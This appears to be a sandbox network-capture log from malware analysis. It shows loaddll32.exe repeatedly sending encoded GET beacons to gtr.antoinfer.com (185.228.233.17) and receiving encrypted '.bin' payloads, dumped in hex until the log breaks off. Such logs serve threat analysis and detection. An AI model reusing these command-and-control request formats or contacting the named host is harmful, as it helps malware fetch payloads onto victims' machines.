Aug 3, 2021 20:26:24.097242117 CEST	1399	OUT	GET /xeokJbRqOl3gRd/X3OYN3TXIyfP1rKJadFox/hkDEMFqGc3z5N0jb/OSe88cYQHbyuSyF/L_2BGXtQlRaEWOY gGy/iGe9pg_2B/kC4LmyHng_2FvJ1rpXvU/r_2BZHx4cR2W2aSgMrL/JfmqfENA8zSGFufIIE0hzo/19OQbirroLXo z/7woD_2Fn/PEok8EnxPZROEqPbm_2BBd4/HH8ql3GbQ8/5Mk8GmbHI0E_2BK8q/0FGuRwkqUf0g/VJJie0BY_2B/z f4uXegc1oUq1M/kGjn1PvLWjrBuIQHmv_2B/3Va8kJS9ZeQUj30z/_2FoWBI8OFd1rcBCCFd/6 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:24.632517099 CEST	1400	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 18:26:24 GMT Content-Type: application/octet-stream Content-Length: 247966 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61098a508f971.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 89 d6 f2 27 b9 43 a7 fd f1 9e 9c 7a ac b2 56 33 c6 37 0c 17 d9 36 1d 09 ab 0f e5 b2 cc 32 35 4f 2c 82 78 ba 0d 4c 22 c2 65 d9 25 df 8f ed d7 1d df ff 0d b5 19 39 08 68 c6 1f 5b 77 11 64 a4 38 8e 0d ef 2e d4 db 88 ec 73 f2 30 8a ff 40 fc 5f 25 ce ac d7 e4 57 a1 97 5c b6 41 a9 8d 12 12 55 b1 3b 8a f2 e3 42 fe 27 05 8a 95 fe 30 22 6a 62 96 07 98 87 67 e2 c5 14 81 03 3d da 3c 66 24 7a 67 79 1c 54 05 9e ee 20 73 5b e5 0a 47 39 6a bd 62 81 71 37 04 c1 f6 34 54 f2 86 81 5d c4 43 b7 bb f9 b3 1b 27 09 ae 3c fc fb 4e 43 4c b0 ed 0b 54 a8 14 06 39 95 f5 63 37 50 8d b7 a0 cf d8 da 32 10 81 64 7c 85 df 1b 97 47 a7 cd 27 d2 d4 c5 cd 07 19 a0 a9 e3 7a 9c e9 28 41 59 54 d9 a0 fe 88 64 62 cd 17 b0 89 9e 9f b3 d2 2d c9 62 3e a8 88 a0 89 6b 2a be 9a ca 02 fc fa 31 3e 83 92 3b 9a af c3 0f de 9b 36 11 47 fc e6 c0 c0 4b e8 3f 44 2e d0 b7 b0 1d f3 5c a3 42 5c f3 53 92 cb 1f 16 c2 36 8a c3 38 55 71 ba 77 58 85 cb 0c 59 d9 77 c3 a8 8e 9a cd f5 a2 51 54 27 72 c8 46 d4 5c 30 45 19 6a f7 7c 59 08 5e 02 92 3e 94 04 62 8b 60 b3 8d da a4 90 2f c9 57 63 26 ab 52 8f ca c6 fd ac c9 37 04 bb 6b 5b fb 59 c3 50 0c df 81 60 bc 16 be ec 32 13 67 bd e2 46 27 8c 4b 57 58 b6 90 5e cc 2d f6 61 fb 48 91 24 4d 54 55 7d 88 9f 66 98 e7 e6 0c 28 17 c7 20 60 c8 12 c4 35 10 4c dd db 66 df 22 68 ff c9 31 7d 6c bd 2e 0b e7 47 04 89 29 76 7a 19 d0 ea ae 45 d8 bc 14 07 fb 0c 42 df 9c 7a ab 40 85 a9 f8 77 f2 7d ba c2 84 98 64 95 18 02 be 46 98 a0 31 b8 47 0f 7a 63 cb ff d1 1d 06 a7 f0 1c c0 e7 70 d7 0c c5 08 89 8f 6c 48 cb 1b e7 87 1d 66 20 6b 07 6d ef 2b d3 05 f1 7b 7f 37 87 57 e2 e4 d2 24 35 a8 ec 66 1f cc 97 84 e6 2c f8 37 fd 4a 67 85 15 da a3 dc a7 f6 c3 63 cb 0a b1 d6 06 88 99 61 3c aa a3 d9 9b c0 0d 3c b6 42 cf ad 4b 08 dd 41 c8 8d 45 9e 19 eb ef 6e 77 74 5c 04 05 4c cb 65 3e b5 aa a0 c3 1e 5d 88 3e 2e 46 82 35 b1 5b 60 64 3b bf 68 0a 6d fa b9 15 c1 53 82 86 d7 a0 af 8c f9 f6 2e 8a e3 97 f0 6f 9d 84 e8 71 64 0d 7f 44 8d a1 6d 83 41 51 c8 17 c1 e1 2e 63 9d 1d 57 7e 7c d7 46 70 b4 1a 5f 26 31 1d ca b0 8b 27 f3 b6 41 d8 55 99 eb da 70 66 82 39 49 bf e8 69 24 38 8b ca b9 82 6a 58 53 e2 b4 dc b0 ee 14 91 df 9a 90 fe 34 f5 bb 1d 11 5e 88 25 9d 6c 77 22 c7 fe 70 3a a6 d7 b2 f5 d9 58 f1 37 1f 61 d7 62 c5 ec 1e 4b 0e 67 98 7b ae 55 a1 e4 3f a8 30 2b bd 72 8b a6 04 21 ef 0b 33 08 49 61 53 a0 31 99 25 71 44 bd 4c 08 cc c3 00 36 bc 31 94 03 41 8f 52 8c 34 96 01 6a 93 d1 29 8e 29 72 8a 76 50 4d 12 25 67 db ce a1 e1 97 82 78 57 4e 60 3c c7 88 c5 e9 8b da d9 bd b0 cb 9f 58 8c 42 6a 57 f0 f0 4d 47 95 68 1a e2 1e d5 aa 46 99 d9 6c 69 17 6e 92 72 f0 c3 88 3d d5 fb 77 f1 4d d0 19 8e c7 14 35 00 7b 72 97 70 ea 30 bb df de 69 5f d8 3d 71 24 cb da c2 a1 a8 5d 90 53 31 4b 20 50 76 a5 f3 6d f8 a6 90 47 e7 c8 b2 80 07 2f 16 be ac f8 5d df 87 35 8a b0 f3 c3 b4 90 87 92 96 8e af b9 Data Ascii: 'CzV37625O,xL"e%9h[wd8.s0@_%W\AU;B'0"jbg=<f$zgyT s[G9jbq74T]C'<NCLT9c7P2d\|G'z(AYTdb-b>k* 1>;6GK?D.\B\S68UqwXYwQT'rF\0Ej\|Y^>b`/Wc&R7k[YP`2gF'KWX^-aH$MTU}f(`5Lf"h1}l.G)vzEBz@w}dF1GzcplHf km+ {7W$5f,7Jgca<<BKAEnwt\Le>]>.F5[`d;hmS.oqdDmAQ.cW~|Fp_&1'AUpf9li$8jXS4^%lw"p:X7abKg{U?0+r!3IaS1%qDL61 AR4j))rvPM%gxWN`<XBjWMGhFlinr=wM5{rp0i_=q$]S1K PvmG/]5

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49724	185.228.233.17	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:25.371167898 CEST	1659	OUT	GET /DeX5GWZg0Peq/7NgceSVLwb_/2FKBdrhD_2BrPB/8c1uiDVblu0VRxOwf86RB/7RlrJfNAcSl8yK9M/_2BR6t ZsQdJK7DQ/0XeQ_2FDLrv1nAxzaB/T3xKAFAr_/2Fp4Ltq73VjaHHoQztD1/x183TFWpQzC6_2F2n_2/FW_2BJ7_2B LURkcNjyg4hv/iERXmjmDxZ_2B/MqlUCL1c/d0YTAfP_2B2t_2FpDPiA4C7/kp7kRE_2BM/6ThuCNdgd0HyvWufQ/x 61l_2FymcLS/YGjjC9Byoh4/QKUChdjQOX9Lh8/tWuTsS4vrxaovoeb8MTe0/n0ug3jEb10v8CjXy/4y_2Bffi5hDHF4e/taOpwF WZ_2FIS/gE HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:25.941195965 CEST	1660	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 18:26:25 GMT Content-Type: application/octet-stream Content-Length: 1958 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61098a51d942e.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 87 83 b8 e8 e8 95 f2 1c 21 02 21 fc 35 53 58 88 38 4a 37 95 60 5b 9e ec 33 4f 88 5c 7e 78 8f 15 50 60 d9 00 fc 99 ab 94 86 e1 18 30 10 9a 9d 14 35 9e 83 22 5f d2 ba 8e b0 39 4c 04 7d c2 47 ff 9c 7c d2 af 8a 33 6b 1e 84 21 c2 0a e1 47 0e e5 27 ad a7 63 fe 96 77 f7 07 42 35 88 30 4f c7 fa 8d c4 ae 04 aa 28 29 0e 68 23 a7 fe 75 e3 72 4c 62 6d a5 0b e3 aa ea 7d 95 87 04 26 5f 6f e3 3e 4c d4 c7 d9 aa 01 50 74 6f a0 c9 a5 ab 95 6d bb 08 1d b8 af 7c 63 36 94 b4 7b 60 29 d2 7a 79 b1 1d fc 6b 2c 0e 83 2c bd b9 be f1 3c b8 85 5b 3b 1f c6 03 de 33 6c 70 a1 b8 0e e3 06 bc 3b 6d 7e d2 37 fd b2 64 79 f0 1e ee 51 35 4c c9 10 7b b6 52 54 f2 27 48 b6 0c 42 a9 91 1b 7c ab eb 9c 8e 11 3c e7 92 dc 9e 62 cd 9e a0 26 c1 2f 04 07 ec db 39 a7 26 ad ac 7b b2 b3 91 27 6f 53 c0 04 28 85 46 6d 27 ab c9 59 89 a5 fd 39 60 bb a1 47 56 a4 4f 29 d9 e6 0d 70 3d 52 6d 12 58 17 26 70 e5 95 c1 71 09 bf 3e 6d 7c 92 6e 6f b8 dd a0 89 00 a9 09 77 09 1a 13 fb 97 45 9c 25 1e 90 69 fe 0a 81 fe bd 21 5d 31 08 da 96 88 42 64 1a 1e 05 e4 8d 37 ef e2 7b 90 34 2a 5a 64 eb 22 17 76 03 be 79 76 ee 07 31 65 d8 25 ca af ed 46 90 ba 45 7e ed 21 eb 7a 87 1a 68 1e 76 d2 d0 5a 94 91 a9 ae 1c 1c ce c2 2f 77 74 5a ae 89 bb 1e 3b 58 d9 07 7b bd b2 6d 49 d8 a7 f8 1e 4f db 5c 58 cd fa 93 9b ae 79 d5 37 b3 36 8f af 78 71 65 84 0c dc b6 c6 80 bf d5 67 08 c0 97 f3 8b 4e 38 8d 0a f0 e7 13 b9 28 ec 97 66 81 db 9f f0 84 29 cc f0 36 4b 19 ef c4 8a 85 36 6b 81 be f0 dc be 64 1d 66 b8 f9 57 6b b4 00 84 a1 7e ed 72 46 ed 30 86 fb 19 d1 cf 12 f7 b2 6a cb 6b 94 d5 e3 40 e4 c1 93 e3 3d 0f ce 84 63 1b 12 eb 94 a1 9c 29 37 e2 6d 48 f6 b1 be 77 f3 71 6c 9c 30 23 54 53 14 b5 e2 f0 82 8b 6c 4d c4 2c ba 24 d2 76 b7 9a 02 b3 8a 47 50 a5 64 21 64 07 13 16 26 48 9d 6b 52 d5 4f f6 71 59 bd 55 39 44 d1 ba 4a b3 15 7e 42 cb 16 25 3a 50 43 a9 1e 0a 71 79 9a 3f 33 cb d9 1c 73 ea c0 3a 75 01 3d a2 67 ee 7d 09 d1 48 1d 28 02 66 ea da f9 8a 83 58 d2 8d 47 e5 34 aa 3c 1c 78 37 67 fc 97 c6 fd 68 04 12 a6 73 bd 42 0a 19 c9 e3 c3 7e f9 10 56 65 9a 10 1a 22 8f 91 40 47 7a e4 0b 1a 62 8b e2 47 dc 30 f6 f4 26 85 ac 6f 5e 8f ce ca de 3e 15 25 46 c2 2e 70 2f 5c fc 83 25 c0 49 d8 3b 5f 51 b2 9f ee 4a aa cb 2b cc fe c3 d6 94 de 73 cd 99 0a e3 48 9c 0c 65 96 7e cb ce a8 df d6 4b bd 22 ee e2 4a e1 7d d4 b8 0c 60 1a 69 d8 4c 9f ec 71 f9 7d 64 f9 9f 5f 15 d0 be 86 6c ca ac 1c 9e 8d 92 28 60 46 fe d0 b9 b6 f7 1b 36 a1 50 4d 8d 3e e3 7c 2c ee 34 0c f5 8d d8 02 48 8a db 5d 80 c4 5a b8 23 6c 9b 86 42 17 ff 1f 21 93 ff 06 7b 2d d6 2d 54 83 de d3 58 6f 41 c6 ee 78 d4 02 67 14 de 02 2a 1d 55 5e 8c 26 88 23 13 36 49 33 e9 1c a1 97 21 6e ed 0a f4 96 f1 8a 2f ce 5c 0e 30 17 ff 83 80 f8 d0 cc e9 40 3f db ca 66 44 a9 c0 bc 47 84 0b 06 a7 63 53 86 10 42 ab 8d 4b b2 20 18 91 ef a4 fa 7c 27 13 84 42 52 6b 7c 3f 02 7a 58 85 26 fe 49 Data Ascii: !!5SX8J7`[3O\~xP`05"_9L}G|3k!G'cwB50O()h#urLbm}&_o>LPtom|c6{`)zyk,,<[;3lp;m~7dyQ5L{RT'HB|<b&/9&{'o S(Fm'Y9`GVO)p=RmX&pq>m|nowE%i!]1Bd7{4*Zd"vyv1e%FE~!zhvZ/wtZ;X{mIO\Xy76xqegN8(f)6K6kdfWk~rF 0jk@=c)7mHwql0#TSlM,$vGPd!d&HkROqYU9DJ~B%:PCqy?3s:u=g}H(fXG4<x7ghsB~Ve"@GzbG0&o^>%F.p/\%I; _QJ+sHe~K"J}`iLq}d_l(`F6PM>|,4H]Z#lB!{--TXoAxg*U^&#6I3!n/\0@?fDGcSBK |'BRk|?zX&I

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49725	185.228.233.17	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:33.906869888 CEST	1662	OUT	GET /xpQtxUX3h_2FQKxJhfUx/G0zs_2BNyFnX7DIXqlv/lnFizf7MXIsO8WrV7iWZn_/2BjQPC7zwHzVS/342TzGf K/2qMhdDtEUWr3PuMULGHY7Wo/oH2PWiLOuv/rVab55pGcs3BjCEFy/fjf5J0mtPw74/bUga6aKy9a0/8sjdMu3LKL 0W9F/lJKdHZn6kyKDin_2BwMdR/Co0bi6iqwKADh3im/EkdX1PzjugiiFzL/eq7opWWHrRFIO6DADe/KGFblEs7Y/d lX3yYwk_2BuqKiUtLfZ/ayAcx2n0s2knyq63tAp/4ZU8TWhq99lb0QUr9JY6xW/K9imquPwClp_2Bwu/6UIrfdf HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:34.468538046 CEST	1664	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 18:26:34 GMT Content-Type: application/octet-stream Content-Length: 194716 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61098a5a670a6.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: b0 0f 98 92 d9 2f 37 fa 2a 44 78 6a 16 79 e1 e6 5a b1 46 45 37 b2 fa a3 3a 0e af f7 e6 fc b9 86 58 2a 7d 47 93 08 7e 22 15 7d 96 d2 f3 e9 29 e8 a6 76 28 45 a5 b4 8a 05 c6 eb 38 37 5d 7f d8 93 01 d0 69 e7 fb db 8a ca 43 e1 a1 dd 2d 07 7c 70 d1 3c e6 41 3c f7 67 f5 63 e7 a5 b4 64 0f b2 f6 d5 1c 1a d5 ba 84 32 68 4a d2 49 fa 0e e4 e8 fb eb c1 97 23 10 cd 7e 1a 64 5a ec 8c d9 6f f1 7d 92 ea 3a 33 22 41 9f 1c 8d 75 43 eb 60 41 f4 ac 26 24 9c 9c 0b 68 79 50 90 7b 16 2e ab 87 f0 7f 1c 62 c4 8b 3b 06 7f bd a3 4e 2b f6 c4 bc 55 e6 6c cc 7a 59 4a ef 66 0e 12 4f 23 57 24 fc 2a e3 ff fe e7 c2 48 a3 96 42 b3 08 d6 c9 e2 ca d5 ea a3 eb f6 f8 05 42 51 61 73 04 44 55 ea 58 ce e3 5a 54 55 54 f3 a0 5a a5 06 38 5c 1f 16 53 ad c8 c3 92 98 e6 28 a0 05 77 8e d9 0f b2 31 ff 43 2b 5c c8 c5 5a 1d 23 3d 1a e6 7c 36 1d c4 8f f5 47 21 2b fa 12 1d cb 2c 60 26 6a 09 92 44 65 cf 6f d3 2e ef 72 8a 29 1b 4b bc 6b cb e8 11 10 fd bf 36 57 95 af 43 5d f0 73 4c 8a 7b 99 85 d5 51 8c b1 c5 2d 19 41 7f 45 43 0a da b2 19 6c 49 ed 90 66 6c 95 d7 07 cb 8f be 6d 74 fb 57 9e a9 df 80 f3 9c 82 d6 db 11 58 69 b1 ba df 28 92 1f c7 ec 3e f3 46 db 41 93 bd 72 2a 79 13 e0 31 b6 02 4c 18 b3 f8 3a 34 42 f7 2b 10 93 d1 41 5a 67 bd 3c db 79 36 f8 6e f6 9b 61 5d 94 1f d6 e9 c9 03 1b 89 96 ad a5 90 28 5d 19 c5 7c fe 93 25 15 b0 17 cc 6f d5 43 72 bf 1e 2f 78 21 f1 a2 9a 27 db 0e d2 51 54 ec 00 f7 ab e3 24 61 0c db 60 43 d3 f2 ee 0d a4 75 bd 4f d9 ad a8 b2 9f f3 9b 69 d8 3d 97 cc 6d 9f 37 bb e6 c5 b7 10 6b 9b ce f6 e7 6b 58 2f 7f f3 a1 f5 11 40 86 49 ab 9e b0 c2 a4 d1 7d da 93 80 e6 07 9c 62 50 43 70 32 da 28 9d b2 22 71 a9 4e 41 44 13 c1 0e 0f e3 94 60 d0 a8 2b e9 97 8e b4 df 6b 42 ef 8e 01 13 22 cf dd 25 3b ec bf 8c d0 92 98 e5 eb 07 a1 43 96 c2 62 36 a1 44 50 e8 ed 08 6e 52 4e 88 99 9e e7 86 d5 99 bc 0b 93 bb 11 6b 43 2e 27 ad 3f d6 c7 b0 9e dd 36 bf a9 11 2f 65 05 a6 62 8f 27 da af d8 fe b7 c5 39 d6 3d f3 af 6c 50 4a 90 94 39 89 04 8d a3 a3 f3 94 e4 d5 1e 3c 5c 5f d6 02 00 67 a9 76 a1 64 bf ad 0c d1 23 e1 19 95 cc 2f c8 7e 97 93 73 4c b9 8e 17 8f 9e b1 5e 74 78 f2 17 7e 78 64 30 04 b2 7b fd e1 79 66 c5 b5 14 df 9a 8e 55 5a d4 c8 db 6e 92 e6 ca 22 9e b2 30 50 3d 69 7d bc 07 f7 4f 53 3f e6 ca 7d 65 af f0 7d 93 2e 51 4c 63 4b 4f 2f 48 c7 d3 af d5 19 26 ae a3 d9 2d 67 1d 56 f7 32 36 7e ac 4e 2a 5f bd 8d 09 99 a8 ec 94 44 7b 18 c3 46 77 dd bb de 93 bb 91 12 79 49 8d 41 7e 0f ee 2d 00 29 ca 74 ff a6 4e 9d 85 52 50 8c e2 cd a0 2e 03 25 3c 8d c4 a7 0f 4f 4e fd bd 1f ed eb 24 65 61 09 6f 4d f7 e6 16 e2 01 32 32 b9 41 23 66 4f a4 9e 82 86 64 c5 c7 4d 43 a4 d6 8e 51 63 ab d3 6e aa 85 0d 43 6e 4f d3 e6 ea 35 0e 53 cb 1a 04 2b 67 43 71 a9 8d c1 2d 24 1e 35 0b 02 ca 72 00 1c 7e c0 6e 37 9d 6d ca 91 70 7d ec 2e 8c a6 28 0a 39 e2 d6 68 a4 f2 f2 14 cc 24 9c e6 b9 4b 3b 81 10 61 Data Ascii: /7*DxjyZFE7:X*}G~"})v(E87]iC-|p<A<gcd2hJI#~dZo}:3"AuC`A&$hyP{.b;N+UlzYJfO#W$*HBBQasDUXZT UTZ8\S(w1C+\Z#=|6G!+,`&jDeo.r)Kk6WC]sL{Q-AEClIflmtWXi(>FAr*y1L:4B+AZg<y6na](]|%oCr/x!'QT$a`CuOi=m7kk X/@I}bPCp2("qNAD`+kB"%;Cb6DPnRNkC.'?6/eb'9=IPJ9<_gvd#/~sL^tx~xd0{yfUZn"0P=i}OS?}e}.QLcKO/H&-gV26~N* _D{FwyIA~-)tNRP.%<ON$eaoM22A#fOdMCQcnCnO5S+gCq-$5r~n7mp}.(9h$K;a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49726	185.228.233.17	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:35.523715019 CEST	1869	OUT	GET /08OjUeXqnP9/J746P5EGkluNVd/IJ_2B0pRlg5g_2Fpunyf_/2BXLVHvYLaERgrs5/6QTGZHoxYTnKCap/ZPQ AuenP_2FyJ6hWxg/pWql_2F5l/kLJRoq5u3UoR4652KiHp/EmofwTCfdG6EODl70rf/KEalVhNFb6NVkmQGTmfz_2/ B7kttRlp_2Bne/TjMfdOpf/19l29_2BHFRm1Q66bkvKZWZ/DZZfqXshBY/y14LEgOTtytG3lx8L/xeX8bRPtnh6u/r 2W_2BXkRqN/peDwoZDDU11DTW/WVHbt8_2BPQcYfD7tFwK0/zJnaF28QV4LV_2F7/vA9Gd_2F8SeHe3M/sh52_2Bep 9d5h/oiu8Z2yw HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:36.070445061 CEST	1870	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 18:26:36 GMT Content-Type: application/octet-stream Content-Length: 247966 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61098a5c05845.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 89 d6 f2 27 b9 43 a7 fd f1 9e 9c 7a ac b2 56 33 c6 37 0c 17 d9 36 1d 09 ab 0f e5 b2 cc 32 35 4f 2c 82 78 ba 0d 4c 22 c2 65 d9 25 df 8f ed d7 1d df ff 0d b5 19 39 08 68 c6 1f 5b 77 11 64 a4 38 8e 0d ef 2e d4 db 88 ec 73 f2 30 8a ff 40 fc 5f 25 ce ac d7 e4 57 a1 97 5c b6 41 a9 8d 12 12 55 b1 3b 8a f2 e3 42 fe 27 05 8a 95 fe 30 22 6a 62 96 07 98 87 67 e2 c5 14 81 03 3d da 3c 66 24 7a 67 79 1c 54 05 9e ee 20 73 5b e5 0a 47 39 6a bd 62 81 71 37 04 c1 f6 34 54 f2 86 81 5d c4 43 b7 bb f9 b3 1b 27 09 ae 3c fc fb 4e 43 4c b0 ed 0b 54 a8 14 06 39 95 f5 63 37 50 8d b7 a0 cf d8 da 32 10 81 64 7c 85 df 1b 97 47 a7 cd 27 d2 d4 c5 cd 07 19 a0 a9 e3 7a 9c e9 28 41 59 54 d9 a0 fe 88 64 62 cd 17 b0 89 9e 9f b3 d2 2d c9 62 3e a8 88 a0 89 6b 2a be 9a ca 02 fc fa 31 3e 83 92 3b 9a af c3 0f de 9b 36 11 47 fc e6 c0 c0 4b e8 3f 44 2e d0 b7 b0 1d f3 5c a3 42 5c f3 53 92 cb 1f 16 c2 36 8a c3 38 55 71 ba 77 58 85 cb 0c 59 d9 77 c3 a8 8e 9a cd f5 a2 51 54 27 72 c8 46 d4 5c 30 45 19 6a f7 7c 59 08 5e 02 92 3e 94 04 62 8b 60 b3 8d da a4 90 2f c9 57 63 26 ab 52 8f ca c6 fd ac c9 37 04 bb 6b 5b fb 59 c3 50 0c df 81 60 bc 16 be ec 32 13 67 bd e2 46 27 8c 4b 57 58 b6 90 5e cc 2d f6 61 fb 48 91 24 4d 54 55 7d 88 9f 66 98 e7 e6 0c 28 17 c7 20 60 c8 12 c4 35 10 4c dd db 66 df 22 68 ff c9 31 7d 6c bd 2e 0b e7 47 04 89 29 76 7a 19 d0 ea ae 45 d8 bc 14 07 fb 0c 42 df 9c 7a ab 40 85 a9 f8 77 f2 7d ba c2 84 98 64 95 18 02 be 46 98 a0 31 b8 47 0f 7a 63 cb ff d1 1d 06 a7 f0 1c c0 e7 70 d7 0c c5 08 89 8f 6c 48 cb 1b e7 87 1d 66 20 6b 07 6d ef 2b d3 05 f1 7b 7f 37 87 57 e2 e4 d2 24 35 a8 ec 66 1f cc 97 84 e6 2c f8 37 fd 4a 67 85 15 da a3 dc a7 f6 c3 63 cb 0a b1 d6 06 88 99 61 3c aa a3 d9 9b c0 0d 3c b6 42 cf ad 4b 08 dd 41 c8 8d 45 9e 19 eb ef 6e 77 74 5c 04 05 4c cb 65 3e b5 aa a0 c3 1e 5d 88 3e 2e 46 82 35 b1 5b 60 64 3b bf 68 0a 6d fa b9 15 c1 53 82 86 d7 a0 af 8c f9 f6 2e 8a e3 97 f0 6f 9d 84 e8 71 64 0d 7f 44 8d a1 6d 83 41 51 c8 17 c1 e1 2e 63 9d 1d 57 7e 7c d7 46 70 b4 1a 5f 26 31 1d ca b0 8b 27 f3 b6 41 d8 55 99 eb da 70 66 82 39 49 bf e8 69 24 38 8b ca b9 82 6a 58 53 e2 b4 dc b0 ee 14 91 df 9a 90 fe 34 f5 bb 1d 11 5e 88 25 9d 6c 77 22 c7 fe 70 3a a6 d7 b2 f5 d9 58 f1 37 1f 61 d7 62 c5 ec 1e 4b 0e 67 98 7b ae 55 a1 e4 3f a8 30 2b bd 72 8b a6 04 21 ef 0b 33 08 49 61 53 a0 31 99 25 71 44 bd 4c 08 cc c3 00 36 bc 31 94 03 41 8f 52 8c 34 96 01 6a 93 d1 29 8e 29 72 8a 76 50 4d 12 25 67 db ce a1 e1 97 82 78 57 4e 60 3c c7 88 c5 e9 8b da d9 bd b0 cb 9f 58 8c 42 6a 57 f0 f0 4d 47 95 68 1a e2 1e d5 aa 46 99 d9 6c 69 17 6e 92 72 f0 c3 88 3d d5 fb 77 f1 4d d0 19 8e c7 14 35 00 7b 72 97 70 ea 30 bb df de 69 5f d8 3d 71 24 cb da c2 a1 a8 5d 90 53 31 4b 20 50 76 a5 f3 6d f8 a6 90 47 e7 c8 b2 80 07 2f 16 be ac f8 5d df 87 35 8a b0 f3 c3 b4 90 87 92 96 8e af b9 Data Ascii: 'CzV37625O,xL"e%9h[wd8.s0@_%W\AU;B'0"jbg=<f$zgyT s[G9jbq74T]C'<NCLT9c7P2d|G'z(AYTdb-b>k* 1>;6GK?D.\B\S68UqwXYwQT'rF\0Ej|Y^>b`/Wc&R7k[YP`2gF'KWX^-aH$MTU}f(`5Lf"h1}l.G)vzEBz@w}dF1GzcplHf km+ {7W$5f,7Jgca<<BKAEnwt\Le>]>.F5[`d;hmS.oqdDmAQ.cW~|Fp_&1'AUpf9li$8jXS4^%lw"p:X7abKg{U?0+r!3IaS1%qDL61 AR4j))rvPM%gxWN`<XBjWMGhFlinr=wM5{rp0i_=q$]S1K PvmG/]5

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49727	185.228.233.17	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:37.072709084 CEST	2131	OUT	GET /mTRcVo1kR/Y_2FA_2BfssGFqVyATv2/Ha48GIz6nIiYpIeUH4v/_2FG2EmK4VeNaMJVBDrk0J/_2B1TzmrJnG IJ/nya_2F8I/cdZf2M97sVJPBZwkgGorhXf/mRYeY9vLlb/ql65kRpFXqGZwBQer/rXMufQHq_2FU/nIy69w6PhML/ 8J3AhNFQ4Jy96G/w5vhfh_2BIJ7d9IoLb98y/oKxTbr81HhqnJ1L1/Jh1VS63mbokZ6cg/EiF4xFifMJVfOHV2Q_/2FlZvyJ76/j zog_2BoRPm_2FGOWmRI/FPnBmD_2BoCBmqUOVLw/rpKEm_2F86qO2njAFbe3qJ/1v9sWMzqblkv_/2F_2BDgW007d7 /LtA8 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 20:26:37.592834949 CEST	2133	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 18:26:37 GMT Content-Type: application/octet-stream Content-Length: 1958 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61098a5d84fa5.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 87 83 b8 e8 e8 95 f2 1c 21 02 21 fc 35 53 58 88 38 4a 37 95 60 5b 9e ec 33 4f 88 5c 7e 78 8f 15 50 60 d9 00 fc 99 ab 94 86 e1 18 30 10 9a 9d 14 35 9e 83 22 5f d2 ba 8e b0 39 4c 04 7d c2 47 ff 9c 7c d2 af 8a 33 6b 1e 84 21 c2 0a e1 47 0e e5 27 ad a7 63 fe 96 77 f7 07 42 35 88 30 4f c7 fa 8d c4 ae 04 aa 28 29 0e 68 23 a7 fe 75 e3 72 4c 62 6d a5 0b e3 aa ea 7d 95 87 04 26 5f 6f e3 3e 4c d4 c7 d9 aa 01 50 74 6f a0 c9 a5 ab 95 6d bb 08 1d b8 af 7c 63 36 94 b4 7b 60 29 d2 7a 79 b1 1d fc 6b 2c 0e 83 2c bd b9 be f1 3c b8 85 5b 3b 1f c6 03 de 33 6c 70 a1 b8 0e e3 06 bc 3b 6d 7e d2 37 fd b2 64 79 f0 1e ee 51 35 4c c9 10 7b b6 52 54 f2 27 48 b6 0c 42 a9 91 1b 7c ab eb 9c 8e 11 3c e7 92 dc 9e 62 cd 9e a0 26 c1 2f 04 